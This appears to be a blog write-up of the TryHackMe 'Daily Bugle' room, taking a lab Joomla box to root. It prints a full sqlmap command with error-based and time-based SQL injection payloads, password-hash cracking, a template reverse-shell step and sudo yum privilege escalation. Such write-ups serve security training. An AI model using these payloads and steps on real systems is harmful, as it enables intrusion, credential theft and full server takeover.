
“Compromise a Joomla CMS account via SQLi, practise cracking hashes and escalate your privileges by taking advantage of yum.”
Description: None
Tags: joomla, sqli, yum, sqlmap
TryHackMe Difficulty: Hard
Link: https://tryhackme.com/room/dailybugle

Task 1:
- Access the web server, who robbed the bank?
Task 2:
- What is the Joomla version?
- What is Jonah’s cracked password?
- What is the user flag?
- What is the root flag?
Let’s get right to it. We’ll start off by running a manually enumerating the web server for task one, and scanning the IP with Nmap to see what else we have.
Once you reach the first page, it should be pretty straight forward as to who is potentially the bank robber. I’ve also made a habit for many of these boxes to take a look at any helpful page source items.

We should take note that this is Joomla, and that we’re also utilizing the ‘Protostar’ template. This will be helpful to us shortly.
Our Nmap results should be done, let’s take a peek.
Nmap:
┌─[loki@parrot]─[~]
└──╼ $nmap -A -p- 10.10.157.139
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-31 15:40 EST
Nmap scan report for 10.10.157.139
Host is up (0.081s latency).
Not shown: 65532 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
| 2048 68:ed:7b:19:7f:ed:14:e6:18:98:6d:c5:88:30:aa:e9 (RSA)
| 256 5c:d6:82:da:b2:19:e3:37:99:fb:96:82:08:70:ee:9d (ECDSA)
|_ 256 d2:a9:75:cf:2f:1e:f5:44:4f:0b:13:c2:0f:d7:37:cc (ED25519)
80/tcp open http Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
|_http-generator: Joomla! – Open Source Content Management
| http-robots.txt: 15 disallowed entries
| /joomla/administrator/ /administrator/ /bin/ /cache/
| /cli/ /components/ /includes/ /installation/ /language/
|_/layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.6.40
|_http-title: Home
3306/tcp open mysql MariaDB (unauthorized)
Perfect. SSH (expected), web server (already figured that one out) with confirmation that we’re working with Joomla, and a MySQL server. We should run Joomscan to see what we can discover.
Joomscan:
–=[OWASP JoomScan
+—++—==[Version : 0.0.7
+—++—==[Update Date : [2018/09/23]
+—++—==[Authors : Mohammad Reza Espargham , Ali Razmjoo
–=[Code name : Self Challenge
@OWASP_JoomScan , @rezesp , @Ali_Razmjo0 , @OWASPProcessing http://10.10.157.139 …
[+] FireWall Detector
[++] Firewall not detected[+] Detecting Joomla Version
[++] Joomla *.*.*[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable[+] Checking Directory Listing
[++] directory has directory listing :
http://10.10.157.139/administrator/components
http://10.10.157.139/administrator/modules
http://10.10.157.139/administrator/templates
http://10.10.157.139/images/banners[+] Checking apache info/status files
[++] Readable info/status files are not found[+] admin finder
[++] Admin page : http://10.10.157.139/administrator/[+] Checking robots.txt existing
[++] robots.txt is found
path : http://10.10.157.139/robots.txtInteresting path found from robots.txt
http://10.10.157.139/joomla/administrator/
http://10.10.157.139/administrator/
http://10.10.157.139/bin/
http://10.10.157.139/cache/
http://10.10.157.139/cli/
http://10.10.157.139/components/
http://10.10.157.139/includes/
http://10.10.157.139/installation/
http://10.10.157.139/language/
http://10.10.157.139/layouts/
http://10.10.157.139/libraries/
http://10.10.157.139/logs/
http://10.10.157.139/modules/
http://10.10.157.139/plugins/
http://10.10.157.139/tmp/[+] Finding common backup files name
[++] Backup files are not found[+] Finding common log files name
[++] error log is not found[+] Checking sensitive config.php.x file
[++] Readable config files are not found
A quick Google search for ‘joomla’, our version, and ‘exploit’ yields something we can utilize.
Note: There is a statement that says “Instead of using SQLMap, why not use a python script!”, which you can also find here, your choice on how you proceed. I did not go this route as the script above threw some errors and I didn’t quite feel like troubleshooting.
SQLMap:
┌─[loki@parrot]─[~]
└──╼ $sqlmap -u “http://10.10.157.139/index.php?option=com_fields&view=fields&layout=modal&list%5Bfullordering%5D=updatexml” –risk=3 –level=5 –dump –random-agent –dbs -p list[fullordering
Within a few moments, we should have some results similar to this:
sqlmap identified the following injection point(s) with a total of 2711 HTTP(s) requests:
—
Parameter: list[fullordering] (GET)
Type: error-based
Title: MySQL >= 5.0 error-based – Parameter replace (FLOOR)
Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(SELECT 2187 FROM(SELECT COUNT(*),CONCAT(0x71787a7671,(SELECT (ELT(2187=2187,1))),0x7178766271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)Type: time-based blind
Title: MySQL >= 5.0.12 time-based blind – Parameter replace (substraction)
Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(SELECT 6553 FROM (SELECT(SLEEP(5)))woOW)
—
[23:32:09] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[23:32:14] [INFO] fetching database names
[23:32:17] [INFO] retrieved: ‘information_schema’
[23:32:18] [INFO] retrieved: ‘joomla’
[23:32:19] [INFO] retrieved: ‘mysql’
[23:32:20] [INFO] retrieved: ‘performance_schema’
[23:32:21] [INFO] retrieved: ‘test’
available databases [5]:
[*] information_schema
[*] joomla
[*] mysql
[*] performance_schema
[*] test
I ended up dumping both the ‘joomla’ and ‘mysql’ contents (see: “Shooting myself in the foot” at the end). Joomla should contain our user(s) and passwords for the Joomla web server. MySQL should contain some credentials which may be useful…?
For our Joomla dump:
[11:11:31] [INFO] fetching columns for table ‘#__users’ in database ‘joomla’
[11:11:31] [WARNING] unable to retrieve column names for table ‘#__users’ in database ‘joomla’
do you want to use common column existence check? [y/N/q] y
[11:11:36] [WARNING] in case of continuous data retrieval problems you are advised to try a switch ‘–no-cast’ or switch ‘–hex’
which common columns (wordlist) file do you want to use?
[1] default ‘/usr/share/sqlmap/data/txt/common-columns.txt’ (press Enter)
[2] custom
> 1
[11:11:38] [INFO] checking column existence using items from ‘/usr/share/sqlmap/data/txt/common-columns.txt’
[11:11:38] [INFO] adding words used on web page to the check list
please enter number of threads? [Enter for 1 (current)] 10
[11:11:42] [INFO] starting 10 threads
[11:11:42] [INFO] retrieved: id
[11:11:42] [INFO] retrieved: name
[11:11:43] [INFO] retrieved: username
[11:11:46] [INFO] retrieved: email
[11:12:15] [INFO] retrieved: password
[11:12:58] [INFO] tried 434/2642 items (16%)^C
[11:12:58] [INFO] waiting for threads to finish (Ctrl+C was pressed)
[11:13:01] [WARNING] user aborted during column existence check. sqlmap will display partial output[11:13:02] [INFO] fetching entries for table ‘#__users’ in database ‘joomla’
[11:13:02] [INFO] retrieved: ‘*****@tryhackme.com’
[11:13:03] [INFO] retrieved: ‘811’
[11:13:03] [INFO] retrieved: ‘Super User’
[11:13:04] [INFO] retrieved: ‘$2y$10$****/JSF*****Lluc4Xya.dfy2*****hz0jVM******p12kBtZutm’
[11:13:04] [INFO] retrieved: ‘*****’
Writing the output to ‘sql.hashin’, we can run this through John (or hashcat, I’ve been trying to utilize both and see what works better and when) and crack the hash.
┌─[loki@parrot]─[~]
└──╼ $sudo john sql.hashin –wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press ‘q’ or Ctrl-C to abort, almost any other key for status************ (?)
1g 0:00:13:17 DONE (2021-01-05 11:27) 0.001253g/s 58.69p/s 58.69c/s 58.69C/s sweetsmile..speciala
Use the “–show” option to display all of the cracked passwords reliably
Session completed
We now have credentials to login to the Joomla web server through the /administrator/ page. Once we’re in, you can follow a pretty easy (and already typed up/formatted) tutorial on how to obtain a reverse shell through Joomla templates. My go-to shell is the one by pentestmonkey, but go with one you prefer that works. Following those steps, we should now be logged in as ‘apache’ on our victim.
We can go through some of our initial enumeration from g0tmi1k’s blog, and start fingerprinting our victim box a bit more.
And here’s where I shot myself in the foot, again.
I pulled down and ran Linpeas and parsed through the output a few times. I started to chase down paths due to the following output:
[+] Can I write in network-scripts? …… You have write privileges on /etc/sysconfig/network-scripts/ifdown
/etc/sysconfig/network-scripts/ifdown-isdn
/etc/sysconfig/network-scripts/ifup
/etc/sysconfig/network-scripts/ifup-isdn
If there is a way to go about that route, I’ll have to read more on it later. I couldn’t come up with a viable solution. So I re-read Linpeas again, finally parsed and stumbled upon the following line:
var/www/html/configuration.php: public $password =
**Edit** – Researching various write-ups –
I realized others who ran Linpeas received highlighted output here:
[+] Searching passwords in config PHP files
My terminal (bash shell on mate-terminal)

Borrowed from deepansh11 (assuming this is zsh on qterminal)

I looked at deepansh11’s article, saw this was July 14th, so I pulled the linpeas.sh script (2.6.6) most up to date prior to that. Sure enough, here is the output:

So a difference in the versions did lead to some oversight on my part, as I expected results similar to the 2.6.6 version and not my 2.9.6 results. There looked to be a few sets of differences in the return on both. I’ll have to note this when using LinPEAS in the future and maybe run multiple versions.
Can you tell this bugged me a bit?
**End Edit**
From there, we test the password on our user account, jjameson.
We’re now able to access ‘jjameson’. Head on over to /home/jjameson to get your user flag. You can now repeat your enumeration phase again (see above), and shortly discover:
User jjameson may run the following commands on dailybugle:
(ALL) NOPASSWD: /usr/bin/yum

Bingo. We’ll head over to GTFOBins and see that we can abuse this fairly easily. Both methods work well, I did try out the custom plugin route as that sounded like something I hadn’t done before and was a nice learning experience.
[jjameson@dailybugle ~]$ sudo yum localinstall -y x-1.0-1.noarch.rpm
sudo yum localinstall -y x-1.0-1.noarch.rpm
Loaded plugins: fastestmirror
Examining x-1.0-1.noarch.rpm: x-1.0-1.noarch
Marking x-1.0-1.noarch.rpm to be installed
Resolving Dependencies
–> Running transaction check
—> Package x.noarch 0:1.0-1 will be installed
–> Finished Dependency ResolutionDependencies Resolved
================================================================================
Package Arch Version Repository Size
================================================================================
Installing:
x noarch 1.0-1 /x-1.0-1.noarch 19Transaction Summary
================================================================================
Install 1 PackageTotal size: 19
Installed size: 19
Downloading packages:
Running transaction check
Running transaction test
Transaction test succeeded
Running transaction
eec******2b1821******858d7******
Installing : x-1.0-1.noarch 1/1
Verifying : x-1.0-1.noarch 1/1Installed:
x.noarch 0:1.0-1Complete!
I just set our payload to be ‘cat /root/root.txt’, and obtained our root flag. Then using the (a) method, went through and actually became the root user.
Chasing down that user password was possibly the hardest part of this box. Otherwise, it was pretty fun with some great practice for CMS exploiting, and more binary abuse.
Now, here’s the shout out to where I got hung up – twice.

That little nugget of a MySQL hash right there. That was hangup number one. I tried running that through hashcat and John against rockyou, fasttrack, and a few others. I wasn’t successful in those efforts, so I’m hoping that wasn’t an easy route that I had missed. Did you have any luck with it?
**Edit** – This was jjamesons password –
┌─[loki@parrot]─[~]
└──╼ $echo “**redacted password**” > jjameson.pass
┌─[loki@parrot]─[~]
└──╼ $sudo nano mysql.hash
[sudo] password for loki: **creating the file for the hash above**
┌─[loki@parrot]─[~]
└──╼ $sudo john mysql.hash –wordlist=jjameson.pass
Using default input encoding: UTF-8
Loaded 1 password hash (mysql-sha1, MySQL 4.1+ [SHA1 128/128 SSE2 4x])
Warning: no OpenMP support for this hash type, consider –fork=2
Press ‘q’ or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 4 needed for performance.
**redacted** (?)
1g 0:00:00:00 DONE (2021-01-07 02:44) 25.00g/s 25.00p/s 25.00c/s 25.00C/s **redacted**
Use the “–show” option to display all of the cracked passwords reliably
Session completed
┌─[loki@parrot]─[~]
└──╼ $sudo john mysql.hash –show
?:**redacted**1 password hash cracked, 0 left
**End Edit**
Hangup number 2 was less time consuming, but still annoying. Referencing similar articles to this, I attempted to mess with the network-scripts for a bit, as Linpeas identified this as a likely PE vector. I’ll have to run back on this one at some point and see if there was a proper way to do this.

 Middle of the Web